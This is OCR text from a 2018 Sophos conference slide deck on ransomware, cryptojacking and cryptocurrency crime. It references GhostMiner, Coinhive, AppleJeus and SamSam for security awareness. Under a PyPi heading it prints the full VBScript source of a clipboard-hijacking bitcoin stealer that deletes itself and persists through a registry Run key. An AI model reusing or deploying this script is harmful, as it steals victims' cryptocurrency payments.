From Ransomware to Cryptojacking:

Think AND not OR

John Shier

Sr. Security Advisor - @john_shier

November 2018 – ITAPA, Bratislava


SOPHOS


5.50
1.00

PyPi

```
Set objWSH = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(wscript.ScriptFullName)
On Error Resume Next

MyBTCAddress = "16kTgpux2489MN7YXoyqbtQMiMa3SWDogw"

BTCFolder = objWSH.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\Microsoft Essentials"
BTC = BTCFolder & "\Software Essentials.vbs"
RegKeyName = "Microsoft Software Essentials"

If Not objFSO.Folderexists(BTCFolder) then
objFSO.CreateFolder BTCFolder
End If
Const HKEY_CURRENT_USER = &H80000001
strComputer = "."
Set objRegistry = GetObject("winmgmts:\\" & strComputer & "\root\default:StdRegProv")
objRegistry.SetStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", RegKeyName, chr(34) & BTC & chr(34)

Sub CreateBTCs
    Set FileBTC = objFSO.CreateTextFile(BTC, True)
    FileBTC.WriteLine "On Error Resume Next"
    FileBTC.WriteLine "Set objHTML = CreateObject(" & chr(34) & "HTMLfile" & chr(34) & ")"
    FileBTC.WriteLine "Set objWSH = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")"
    FileBTC.WriteLine "Do"
    FileBTC.WriteLine "wscript.sleep(500)"
    FileBTC.WriteLine "Clipboard = objHTML.ParentWindow.ClipboardData.GetData(" & chr(34) & "text" & chr(34) & ")"
    FileBTC.WriteLine "LengthofClipboard = Len(Clipboard)"
    FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "1" & chr(34) & " then"
    FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
    FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "3" & chr(34) & " then"
    FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
    FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "Loop"
    FileBTC.Close
End Sub

CreateBTCs

objWSH.run chr(34) & BTC & chr(34)
```

AppleJeus



src: https://securelist.com/operation-applejeus/87553/

MikroTik

MikroTik

Home About Buy Jobs Hardware Software Support Training Account

Products

HOME / ETHERNET ROUTERS / CCR1072-1G-8S+

CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 cores x 1GHz CPU, 16GB RAM, up to 120 million packets per second, 80Gbps throughput, RouterOS L6

Our new flagship router, the CCR1072, is powered by a Tilera 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.

GhostMiner

Is it worth it?

SOPHOS

Profit?

MOTHERBOARD VICE

COINHIVE

'One of the Biggest' Coinhive Users Made $7.69 In 3 Months


A comprehensive report looks at the rise of in-browser cryptocurrency mining.


Bad Packets Report
@bad_packets
Follow

The XMR wallet used by this cryptomining malware, 41ompKc8rx9eEXtAAm6RJTTm6jg8p6v3y33UqLMsUJS3gdUh739yf7ThiSVzsU4me7hbtVB61rf7EAVsJeRJKGQH4LFi3hR, has mined a total of 0.63463611 XMR (~$65 USD).

What would you do with $65?

GhostMiner


43ZSpXdMerQGerimDrUviDN6qP3vkwnkZY1vvzTV22AbLW1oCCBDstNjXqrT3anyZ22j7DEE74GkbVcQFyH2nNiC3fchGfc
Lookup
Your Total Hashrate History for < 90 > days:
H/s
3500
3000
2500
2000
1500
1000
500
0
Aug 5 2018
Aug 19
Sep 2
Sep 16
Sep 30
Oct 14
Oct 28
€ 218,97
Total Hash Rate: (24h) 0.00 H/s (12h) 0.00 H/s (1h) 0.00 H/s (10m) 0.00 H/s
Pending Balance: 0.505246934399 XMR
Free Payout Threshold: < 50.000 XMR >
Manual payments are disabled for your account
Total Paid: 2.362739395000 XMR Payment History


The Biggest Cryptocurrency Hacks and Scams
Reported Loss (USD)
* one dot = $1M
• Less than $100K
• $100K - $1M
$1M - $5M*
$5M - $10M*
$10M - $100M*
$10M - $300M*
More than $300M*
$400M
$300M
$200M
$100M
$50M
$10M
MT.GOX $450M
Coincheck $400M
$60M
BITFINEX $77M
parity $160M
BitGrail $170M
OneCoin $50M
BTCGLOBAL $50M
PONZI $47M
nicehash $62M
$30M
Coinbander Phishing Scams (ongoing) $50M
$40M
Cryptsy $9.5M
Bitstamp $5.2M
$3M
Bitcoin Savings & Trust $2.8M
Inputs.io $1.2M
$0.65M
bitpay $1.8M
BTer.com $1.75M
mintpal $1.3M
gatecoin $2.14M
MyBitcoin $2M
Bitcoinica $0.3M
bitfloor $0.25M
bitfloor $0.25M
Allinvain Wallet Theft $0.5M
linode $0.23M
flexcoin $0.6M
CRYPTORUSH $0.57M
$0.69M
COINDASH $10M
tether $30M
Seele $1.8M
$31.5M
bee $0.93M
blackwallet $0.4M
$0.26M
Vircurex $0.16M
Bitcoinica $91K
Bitcoin7 $50K
POLONIEX $64K
796Exchange $0.23M
ShapeShift $0.23M
Bitcurex $1.5M
YouBit $5.3M
enigma $0.5M
Jul '11 Oct '11 Jan '12 Apr '12 Jul '12 Oct '12 Jan '13 Apr '13 Jul '13 Oct '13 Jan '14 Apr '14 Jul '14 Oct '14 Jan '15 Apr '15 Jul '15 Oct '15 Jan '16 Apr '16 Jul '16 Oct '16 Jan '17 Apr '17 Jul '17 Oct '17 Jan '18 Apr '18
Article & Sources:
https://howmuch.net/articles/biggest-cryptocurrency-hacks-scams
https://howmuch.net/sources/biggest-cryptocurrency-hacks-scams
howmuch.net

Think AND not OR

SOPHOS

SamSam


NYT National News
@NYTNational
Follow
Atlanta’s city government has been partially paralyzed for days by a cyberattack. Traffic tickets can't be paid online. Wi-Fi at the airport is down.

SOPHOS

Cybersecurity made simple.